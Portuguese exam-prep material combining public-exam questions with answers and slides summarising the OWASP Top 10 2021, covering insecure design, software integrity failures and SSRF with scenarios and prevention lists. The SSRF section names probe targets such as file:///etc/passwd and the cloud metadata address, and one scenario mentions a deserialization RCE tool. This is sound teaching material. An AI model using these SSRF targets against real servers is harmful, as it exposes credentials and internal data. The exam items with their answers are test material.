Assertiva: Nesse caso, de acordo com a OWASP (Open Web Application Security Project), o teste de penetração black-box automatizado é efetivo para encontrar uma vulnerabilidade, dados o valor fixo para a variável e a forma de passagem: pedido via GET.
ERRADO.

Q5) [INSTITUTO AOCP IBGE 2019] Irineu pretende testar a segurança da informação de uma empresa através de testes realizados dentro da sua rede de internet. Ele pretende contratar uma empresa para encontrar potenciais vulnerabilidades de acesso aos dados que são coletados e armazenados na sua organização através da aplicação de sistemas de detecção de intrusão. Qual dos seguintes tipos de testes essa aplicação realiza?

a) ISSAF.

b) OWASP.

c) DDoS.

d) Pentest.

e) Red Team.

Q5) [INSTITUTO AOCP IBGE 2019] Irineu pretende testar a segurança da informação de uma empresa através de testes realizados dentro da sua rede de internet. Ele pretende contratar uma empresa para encontrar potenciais vulnerabilidades de acesso aos dados que são coletados e armazenados na sua organização através da aplicação de sistemas de detecção de intrusão. Qual dos seguintes tipos de testes essa aplicação realiza?

a) ISSAF.

b) OWASP.

c) DDoS.

d) Pentest.

e) Red Team.

OWASP Top 10 - 2021

- **A01: 2021-Quebra de Controle de acesso:** Subiu da quinta par a primeira posição; 94% das aplicações foram testadas para alguma forma de comprometimento do controle de acesso. Os 34 CWEs mapeados para Quebra de Controle de Acesso tiveram mais ocorrências em aplicativos do que qualquer outra categoria.
- **A02: 2021-Falhas criptográficas:** sobe uma posição para o nº 2, anteriormente conhecido como Exposição de dados confidenciais, que era um sintoma amplo, e não uma causa raiz. O foco aqui está nas falhas relacionadas à criptografia, que geralmente levam à exposição de dados confidenciais ou comprometimento do sistema.
- **A03: 2021-Injeção:** desce para a terceira posição. 94% das aplicações foram testados para alguma forma de injeção, e os 33 CWEs mapeados nesta categoria têm o segundo maior número de ocorrênciass. Cross-site Scripting agora faz parte desta categoria nesta edição.


OWASP Top 10 - 2021

- **A04: 2021-Design inseguro:** é uma nova categoria para 2021, com foco nos riscos relacionados a falhas de design. Se quisermos genuinamente “ir para a esquerda”, isso exige mais uso de modelagem de ameaças, padrões e princípios de design seguro e arquiteturas de referência.
- **A05: 2021-Configuração incorreta de segurança:** Subiu uma posição em relação a edição anterior; 90% dos aplicativos foram testados para algum tipo de configuração incorreta. Com mais mudanças em softwares altamente configuráveis, não é surpreendente ver essa categoria subir. XML External Entities (XXE) agora faz parte desta categoria.
- **A06: 2021-Componentes vulneráveis e desatualizados:** era anteriormente intitulado “Usando componentes com vulnerabilidades conhecidas” e é o número 2 na pesquisa do setor, mas também tinha dados suficientes para chegar aos 10 principais por meio de análise de dados. Esta categoria passou da 9ª posição em 2017 e é um problema conhecido que temos dificuldade em testar e avaliar o risco.

OWASP Top 10 - 2021

- **A07: 2021-Quebra de identificação e autenticação:** anteriormente definida como “Quebra de autenticação”, desceu da segunda para a sétima posição e agora inclui CWEs que estão relacionados a falhas de identificação.
- **A08: 2021-Falhas de software e integridade de dados:** é uma nova categoria para 2021, com foco em fazer suposições relacionadas a atualizações de software, dados críticos e pipelines de CI / CD sem verificar a integridade. A “desserialização insegura” de 2017 agora faz parte dessa categoria maior.
- **A09: 2021 – Falhas de registro e monitoramento de segurança:** anteriormente definida como “Registro e monitoramento insuficientes”, esta categoria foi expandida para incluir mais tipos de falhas.
- **A10: 2021-Falsificação de solicitação do lado do servidor:** Os dados mostram uma taxa de incidência relativamente baixa com cobertura de teste acima da média, junto com classificações acima da média para potencial de exploração e impacto.

OWASP Top 10 - 2021



Design Inseguro

- O design inseguro é uma categoria ampla que representa diferentes pontos fracos, expressos como "design de controle ausente ou ineficaz".
- O design inseguro não é a fonte de todas as outras 10 categorias de risco. Há uma diferença entre design inseguro e implementação insegura.
- Diferenciamos entre falhas de design e defeitos de implementação por um motivo, eles têm diferentes causas-raiz e remediação.
- Um design seguro ainda pode ter defeitos de implementação levando a vulnerabilidades que podem ser exploradas. Um design inseguro não pode ser corrigido por uma implementação perfeita, pois, por definição, os controles de segurança necessários nunca foram criados para se defender contra ataques específicos.
- Um dos fatores que contribuem para o design inseguro é a **falta de perfil de risco de negócios** inerente ao software ou sistema que está sendo desenvolvido e, portanto, a falha em determinar qual nível de design de segurança é necessário.

Design Inseguro - Cenários de Ataques

- **Cenário #1:** Uma cadeia de cinemas permite descontos em reservas de grupos e tem um máximo de quinze participantes antes de exigir um depósito. Os invasores poderiam modelar esse fluxo e testar se poderiam reservar seiscentos assentos e todos os cinemas de uma só vez em poucas solicitações, causando uma enorme perda de receita.
- **Cenário #2:** O site de comércio eletrônico de uma rede de varejo não tem proteção contra bots executados por cambistas que compram placas de vídeo de alta qualidade para revender sites de leilões. Isso cria uma publicidade terrível para os fabricantes de placas de vídeo e donos de cadeias de varejo e para os entusiastas que não podem obter essas placas a qualquer preço. O design antibot e as regras de lógica de domínio cuidadosas, como compras feitas dentro de alguns segundos de disponibilidade, podem identificar compras não autênticas e rejeitar essas transações.

Design Inseguro - Prevenção

- Estabeleça e use uma biblioteca de padrões de projeto seguros ou componentes prontos para uso de estradas pavimentadas.
- Use a modelagem de ameaças para autenticação crítica, controle de acesso, lógica de negócios e fluxos de chaves.
- Escreva testes de unidade e integração para validar se todos os fluxos críticos são resistentes ao modelo de ameaça. Compile casos de uso e casos de uso indevido para cada camada de seu aplicativo.
- Limitar o consumo de recursos por usuário ou serviço.
- Estabeleça e use um ciclo de vida de desenvolvimento seguro com profissionais da AppSec para ajudar a avaliar e projetar controles relacionados à segurança e privacidade.
- Segregar camadas de camadas no sistema e nas camadas de rede, dependendo das necessidades de exposição e proteção.

Falhas de Software e Integridade de Dados

- As falhas de integridade de software e dados estão relacionadas a código e infraestrutura que não protegem contra violações de integridade.
- Um exemplo disso é quando um aplicativo depende de plugins, bibliotecas ou módulos de fontes não confiáveis, repositórios e redes de entrega de conteúdo (CDNs).
- Um pipeline de CI/CD inseguro pode introduzir o potencial de acesso não autorizado, código malicioso ou comprometimento do sistema.
- Por fim, muitos aplicativos agora incluem a funcionalidade de atualização automática, em que as atualizações são baixadas sem verificação de integridade suficiente e aplicadas ao aplicativo anteriormente confiável. Os invasores podem fazer upload de suas próprias atualizações para serem distribuídas e executadas em todas as instalações.
- Outro exemplo é quando objetos ou dados são codificados ou serializados em uma estrutura que um invasor pode ver e modificar é vulnerável à desserialização insegura.

Falhas de Software e Integridade de Dados - Cenários Ataques


- **#Cenário 1: Atualizar sem assinar:** muitos roteadores domésticos, decodificadores, firmware de dispositivo e outros não verificam atualizações por meio de firmware assinado. Firmware não assinado é um alvo crescente para invasores e espera-se que só piore. Esta é uma grande preocupação, pois muitas vezes não há mecanismo para corrigir além de corrigir em uma versão futura e esperar que as versões anteriores expirem.
- **#Cenário 2: SolarWinds malicious update:** A empresa que desenvolve o software tinha processos seguros de integridade de compilação e atualização. Ainda assim, eles puderam ser subvertidos e, por vários meses, a empresa distribuiu uma atualização maliciosa altamente direcionada para mais de 18.000 organizações, das quais cerca de 100 foram afetadas. Esta é uma das violações mais abrangentes e significativas dessa natureza na história.
- **#Cenário 3: Desearilização insegura:** Um aplicativo React chama um conjunto de microsserviços Spring Boot. Sendo programadores funcionais, eles tentaram garantir que seu código fosse imutável. A solução que eles encontraram foi serializar o estado do usuário e passá-lo para frente e para trás a cada solicitação. Um invasor percebe a assinatura do objeto Java "rO0" (em base64) e usa a ferramenta Java Serial Killer para obter a execução remota de código no servidor de aplicativos.

Falhas de Software e Integridade de Dados - Prevenção

- Use assinaturas digitais ou mecanismos semelhantes para verificar se o software ou os dados são da fonte esperada e não foram alterados.
- Garanta que bibliotecas e dependências, como npm ou Maven, estejam consumindo repositórios confiáveis. Se você tiver um perfil de risco mais alto, considere hospedar um repositório interno em boas condições que seja verificado.
- Certifique-se de que haja um processo de revisão para alterações de código e configuração para minimizar a chance de que código ou configuração mal-intencionados possam ser introduzidos em seu pipeline de software.
- Certifique-se de que seu pipeline de CI/CD tenha segregação, configuração e controle de acesso adequados para garantir a integridade do código que flui pelos processos de compilação e implantação.

Falsificação de solicitação do lado do servidor

- As falhas do SSRF ocorrem sempre que um aplicativo da Web está buscando um recurso remoto sem validar a URL fornecida pelo usuário. Ele permite que um invasor force o aplicativo a enviar uma solicitação criada para um destino inesperado, mesmo quando protegido por um firewall, VPN ou outro tipo de lista de controle de acesso à rede (ACL).
- Como os aplicativos da Web modernos fornecem aos usuários finais recursos convenientes, a busca de uma URL se torna um cenário comum. Como resultado, a incidência de SSRF está aumentando.
- Além disso, a gravidade do SSRF está se tornando maior devido aos serviços em nuvem e à complexidade das arquiteturas.



Falsificação de solicitação do lado do servidor - Cenários

Os invasores podem usar o SSRF para atacar sistemas protegidos por firewalls de aplicativos da Web, firewalls ou ACLs de rede, usando cenários como:

1. **Servidores internos de varredura de portas** – Se a arquitetura de rede não for segmentada, os invasores podem mapear redes internas e determinar se as portas estão abertas ou fechadas em servidores internos a partir dos resultados da conexão ou do tempo decorrido para conectar ou rejeitar conexões de carga útil SSRF.
2. **Exposição de dados confidenciais** – os invasores podem acessar arquivos locais ou serviços internos para obter informações confidenciais, como file:///etc/passwd e http://localhost:28017/.
3. **Acessar armazenamento de metadados de serviços em nuvem** – A maioria dos provedores de nuvem possui armazenamento de metadados, como http://169.254.169.254/. Um invasor pode ler os metadados para obter informações confidenciais.
4. **Comprometer serviços internos** – O invasor pode abusar de serviços internos para conduzir ataques adicionais, como Execução Remota de Código (RCE) ou Negação de Serviço (DoS).

Falsificação de solicitação do lado do servidor - Prevenção

1. Camada de Rede:

- Segmente a funcionalidade de acesso remoto a recursos em redes separadas para reduzir o impacto do SSRF.
- Aplique políticas de firewall “negar por padrão” ou regras de controle de acesso à rede para bloquear todo o tráfego de intranet, exceto o essencial.

1. Camada de Aplicação:

- Valide todos os dados de entrada fornecidos pelo cliente.
- Aplique o esquema de URL, a porta e o destino com uma lista de permissões positiva.
- Desabilitar redirecionamentos HTTP.
- Esteja ciente da consistência do URL para evitar ataques como religação de DNS .